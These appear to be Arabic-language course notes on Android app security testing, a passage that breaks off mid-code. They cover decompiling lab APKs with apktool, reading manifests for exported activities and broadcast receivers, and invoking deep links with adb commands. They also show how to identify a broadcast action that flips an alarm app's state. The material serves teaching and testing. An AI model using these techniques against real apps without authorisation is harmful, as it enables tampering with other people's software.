
3. App Link:

- تُستخدم الخالية `"autoverify=true"` للربط التلقائي.
- الخصائص:

```
<intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="https" android:host="example.com" />
</intent-filter>
```

Deep Links

Summary



DeepLink Example

الهدف:

الربط بين تطبيق Android وروابط محينة (Web Links) وDeep Links (localhost) باستخدام IP المحلي (.).

الخطوات العملية:


1. تثبيت التطبيق على جهاز **Android**:

- قم بتنصيب التطبيق باستخدام **ADB**

```
PS C:\platform-tools> .\adb.exe install  
C:\Users\Dell\Documents\installed\Apps\DeepLink.apk
```

•

```
Performing Streamed InstallSuccess
```



2. فك تشفير التطبيق باستخدام :APKTool

- استخدم **APKTool** لاستخراج ملفات التطبيق:

```
PS C:\APK_tools> java -jar .\apktool.jar d  
C:\Users\DELL\Documents\installed\Apps\DeepLink.apk -o  
C:\Users\DELL\Documents\installed\Apps\DeepLink
```

3. قراءة ملف AndroidManifest.xml

The screenshot shows the AndroidManifest.xml file in a code editor. The file defines three activities: WebLink, DeepLink, and MainActivity. Each activity has an intent filter with specific actions, categories, and data schemes.

```

<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="32" android:compileSdkVersionCodename="12" ...>
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRule="...>
        <activity android:exported="true" android:name="com.apphacking.deeplinks.WebLink">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="http"/>
                <data android:scheme="https"/>
                <data android:host="app.hacking"/>
            </intent-filter>
            <meta-data android:name="android.app.lib_name" android:value="" />
        </activity>
        <activity android:exported="true" android:name="com.apphacking.deeplinks.DeepLink">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="holiday"/>
            </intent-filter>
        </activity>
        <activity android:exported="true" android:name="com.apphacking.deeplinks.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>

```

- افتح الملف المستخرج (AndroidManifest.xml) واقرأ الـ **Intents**: المعرفة

```

<activity android:exported="true"
    android:name="com.apphacking.deeplinks.WebLink">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="http"/>
        <data android:scheme="https"/>
        <data android:host="app.hacking"/>
    </intent-filter>
</activity>

<activity android:exported="true"
    android:name="com.apphacking.deeplinks.DeepLink">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="holiday"/>
    </intent-filter>
</activity>

```

ملحوظات حول الـ **Intent Filters**

- **WebLink**:

- يستجيب للروابط باستخدام البروتوكول (`http` أو `https`) مع المضيف (`app.hacking`).

- **DeepLink:**

- يستجيب للروابط باستخدام البروتوكول (`holiday`).

4. إنشاء صفحة HTML لاختبار الروابط:

- قم بإنشاء ملف HTML يحتوي على الروابط:

```

•
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
content="width=device-width, initial-scale=1.0">
        <title>DeepLink</title>
    </head>
    <body>
        <a href="holiday://whatever/login?
token=1234">DeepLink</a>
        <a href="https://app.hacking/login?
token=1234">Weblink</a>
    </body>
</html>

```

احفظ الملف في مجلد يعمل مع الخادم المحلي، مثل:

`/var/www/html/index.html` أو `C:/xampp/htdocs/index.html`.

5. تشغيل الخادم المحلي:

- **:(XAMPP على Windows)** (باستخدام `Windows`)
 - شغل خادم `Apache`، وافتح المتصفح على: `http://127.0.0.1/index.html`

- **:(Python HTTP Server على Linux)** (باستخدام `Linux`)
 - افتح الرابط: `http://127.0.0.1:8080`

6. إعداد IP للوصول عبر الجوال:

- **:الخاص بالجهاز IP للحصول على الـ**

- **:(Windows على**

`ipconfig`

◦ على :Linux

ifconfig

◦ انسخ الـ IP الظاهر مثل:

192.168.1.100


7. فتح الرابط من الهاتف المحمول:

- استخدم المتصفح على الهاتف المحمول للوصول إلى الصفحة:

http://<IP>/الخاص بالجهاز/index.html

◦ مثل:

http://10.0.0.2/index.html



النتيجة:

- على الجوال HTML عند فتح الروابط الموجودة في صفحة
 - **WebLink:** يفتح الرابط باستخدام البروتوكولات (`http` أو `https`).
 - **DeepLink:** يفتح الرابط باستخدام البروتوكول (`holiday`) ويتفاعل مع التطبيق.

استخدام `adb shell` مع الأنشطة المصدرة (`exported=true`) أو التي تحتوي على `intent-filter` يسمح لنا بمحاكاة تشغيل النشاط مباشرةً باستخدام الأوامر، واختبار استجابة التطبيق لهذه الأوامر.

الخطوات لتشغيل الأنشطة باستخدام `adb shell`:

1. التأكد من النشاط المطلوب:

- تأكد من وجود ، من خلال ملف `AndroidManifest.xml`:

- الخصية `exported="true"`.

- يحتوي على معلومات مثل `intent-filter` وجود

- `action` (مثل `android.intent.action.VIEW`).
 - `scheme` (مثل `holiday` أو `http`).
 - `host` (مثل `app.hacking`).

2. الأمر:

يمكن استخدام الأمر التالي :

```
adb shell am start -a <ACTION> -d "<SCHEME>://<HOST>/<PATH>?<PARAMETERS>"
```

- `-a`: (`action name`).
- `-d`: (`data`).

3. تطبيق الأمر على مثلك:

- بالنظر إلى `AndroidManifest.xml` الخاص بالتطبيق، لدينا التالي:

```
<activity android:exported="true"
    android:name="com.app.hacking.deeplinks.DeepLink">
    <intent-filter>
        <action
            android:name="android.intent.action.VIEW"/>
        <category
            android:name="android.intent.category.DEFAULT"/>
        <category
            android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="holiday"/>
    </intent-filter>
</activity>
```

إذن يمكننا تشغيل النشاط باستخدام الأمر:

```
adb shell am start -a android.intent.action.VIEW -d "holiday://whatever/login?token=1234"
```

اختبار روابط WebLink بنفس الطريقة:

- بالنسبة إلى النشاط الآخر في المثال:

```
• <activity android:exported="true"  
    android:name="com.apphacking.deeplinks.WebLink">  
        <intent-filter>  
            <action  
                android:name="android.intent.action.VIEW"/>  
            <category  
                android:name="android.intent.category.DEFAULT"/>  
            <category  
                android:name="android.intent.category.BROWSABLE"/>  
                <data android:scheme="http"/>  
                <data android:scheme="https"/>  
                <data android:host="app.hacking"/>  
        </intent-filter>  
    </activity>
```

يمكن تشغيله باستخدام الأمر:

```
adb shell am start -a android.intent.action.VIEW -d "https://app.hacking/login?  
token=abcd1234"
```

Broadcast Receiver

Broadcast Receiver هو أحد مكونات تطبيقات الأندرويد المسئولة عن استقبال ونقل الرسائل أو الأحداث **(Broadcasts)** التي يتم إرسالها داخل النظام أو بين التطبيقات. وهو جزء أساسي من بنية تطبيق الأندرويد يتيح التفاعل مع النظام والتطبيقات الأخرى بطريقة فعالة.

ما هو Broadcast؟

- أو مسجلة للاستجابة (listen) هو رسالة يتم إرسالها من النظام أو أحد التطبيقات، وتكون موجهة لكل التطبيقات التي تستمع لهذا النوع من الرسائل.

- مثلاً:

- يعلم جميع التطبيقات المهتمة بحالة الشحن Broadcast عندما يتم شحن الجهاز، يتم إرساله.
- لإعلان التطبيقات Broadcast يُرسل SMS، عند تلقي رسالة.

• **Broadcast Receiver** هو مكون مسؤول عن الاستماع للـ Broadcasts المرسلة والاستجابة لها.

يمكن للتطبيق استخدامه لتنفيذ إجراء معين عند تلقي رسالة معينة.

كيفية إنشاء Broadcast Receiver

1. إنشاء Class جديد يرث من `BroadcastReceiver`:

```
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class MyBroadcastReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        // يتم تنفيذ هذا الكود عند استقبال الرسالة
        String action = intent.getAction();
        if ("android.intent.action.BOOT_COMPLETED".equals(action)) {
            // قم بإجراء معين عند تشغيل الجهاز
            System.out.println("الجهاز تم تشغيله");
        }
    }
}
```

2. إضافة الـ `Receiver` في ملف `AndroidManifest.xml`:

```
<receiver android:name=".MyBroadcastReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```

أنواع Broadcasts

1. Normal Broadcast:

• يتم إرسالها بشكل غير متزامن (Asynchronous).

• يمكن لجميع التطبيقات استقبالها في وقت واحد.

• أمثلة: شحن البطارية، تغيير اللغة.

2. Ordered Broadcast:

• يتم إرسالها بشكل متزامن (Synchronous).


• يتم إرسال الرسالة إلى التطبيقات واحدة تلو الأخرى وفقاً لأولوياتها.

3. Local Broadcast:

• يتم إرسالها داخل التطبيق نفسه فقط.

• أسرع وأكثر أماناً لأنها لا تخرج من التطبيق.

هنا اه ببقي مترتبين واعلي واحد هو اللي بيرسل رسالة للكل ومحدش بيرسل غير لما يتقبل الرسالة بتأتى اول واحد



احنا بقى هستنجله لو لاقينا ان هو معمول له <intent-filter> او هو "exported=true" ده هيعنى انا احنا نستخدمه ونبعد راسنل للتطبيق وده من خلال adb shell او انا احنا هنتشنء تطبيق بس احنا هنسخدم

Broadcast Example

هنا احنا هنزل alarmApp.apk وهنفكه باستخدام apktool و هنا جول نحل AndroidManifest.xml و هنشوف ايه اللي معمول
adb shell broadcast message exported or <intent-filter>

1- install app on android

```
PS C:\platform-tools> .\adb.exe install  
C:\Users\Dell\Documents\installed\Broadcast_Reciever\25_broadcastReceiverAPK  
_AndroidVersion12Included\25_broadcastReceiverAPK\androidSDK25\alarmSystem.a  
pk
```


Search apps



AlarmPin



Amaze

Broadcast...


Calendar



Camera



Clock



Contacts



DeepLinks



Dev Tools



Files



Gallery



Magisk

Message...
MusicPl...
newActiv...
PathTrav...


Phone



Search



Settings



Sieve

WebVie...

2- decompile apk with apktool

```
PS C:\APK_tools> java -jar .\apktool.jar d  
C:\Users\DELL\Documents\installed\Broadcast_Reciever\25_broadcastReceiverAPK  
_AndroidVersion12Included\25_broadcastReceiverAPK\androidSDK25\alarmSystem.a
```

```
pk -o
C:\Users\Dell\Documents\installed\Broadcast_Reciever\25_broadcastReceiverAPK
AndroidVersion12Included\25_broadcastReceiverAPK\androidSDK25\alarmSystem
```

3- open file AndroidManifest.xml and analysis code

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="31" android:compileSdkVersionCodename="12">
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true">
        <receiver android:enabled="true" android:exported="true" android:name="com.apphacking.broadcastreceiver.SaveData">
            <intent-filter>
                <action android:name="android.intent.action.BATTERY_LOW"/>
            </intent-filter>
        </receiver>
        <receiver android:enabled="true" android:exported="true" android:name="com.apphacking.broadcastreceiver.ResetSystem">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.intent.action.LOCKED_BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <activity android:name="com.apphacking.broadcastreceiver.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <provider android:authorities="com.apphacking.broadcastreceiver.androidx-startup" android:exported="false" android:name="androidx.startup.meta-data" android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
        <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
    </provider>
</application>
</manifest>
```

في الكود ده بقى هنحل AndroidManifest.xml هناقى في broadcast receiver رقم 1 وده معمول له SaveData. هناقى 2 رقم 1 وده معمول له ResetSystem. وان هو بيعمل action BATTERY_LOW يعني لما البطارية تختض بيرسل رسالة

```
<intent-filter>
    <action android:name="android.intent.action.BATTERY_LOW"/>
</intent-filter>
</receiver>
```

وتحتResetSystem واحد بقى اللي هو واحد مهمول له exported = "true" وعنه 2 intent-filter واحد لعملية ResetSystem وواحد ل LOCKED_BOOT_COMPLETED Boot_COMPLETED علشان ده اللي هيulinana نتسخدمهم او ان التطبيق ده يسمح لتطبيق تاني ان هو يستخدمهم وهنلاقى بقى ان في permission <permission android:name="com.apphacking.broadcastreceiver.ResetSystem" android:exported="true" /> يعني ان هي معمول ليها broadcast receiver (ResetSystem) فقط يعني انا لو جيت استخدمها وانا مش user تعتبر vulnerability

```
<uses-permission
    android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <receiver android:enabled="true" android:exported="true"
    android:name="com.apphacking.broadcastreceiver.ResetSystem">
        <intent-filter>
            <action
```

```

    android:name="android.intent.action.BOOT_COMPLETED"/>
        <action
    android:name="android.intent.action.LOCKED_BOOT_COMPLETED"/>
        </intent-filter>
    </receiver>

```

دلوقي هنروح نشوف كود java ونحله هنشوف اللي بيترسل لو اي اجهة من 2 broadcast receiver بسنتقلهم

1-analysis MainActivity.java

هنا اه في الكود ده هو بي Shawf status لو لاقى ان هو arm بيغير text to armed و بيسجل في log ده
Log.d("Alarm-State", "Alarm system armed!");
لو لاقى انا حالي "" بيغير text to disarmed و بيسجل في log ده
Log.d("Alarm-State", "Alarm system disarmed!");
>MainActivity.java ; ده بالنسبة لكود ("Alarm system disarmed!")

خلي بالك هنا بيحدد هل هو arm or disarm من خلال action اللي هو registerReceiver(alarmSystemReceiver,new IntentFilter("com.apphacking.broadcastreceiver.alarmState"))

فاحنا لو عاوزين نغير الحالة بتاعت status هتبقى من خلال الاكتشن ده وهنرسل وده اللي هستخدموه في الآخر

```

package com.apphacking.broadcastreceiver;

import androidx.appcompat.app.AppCompatActivity;

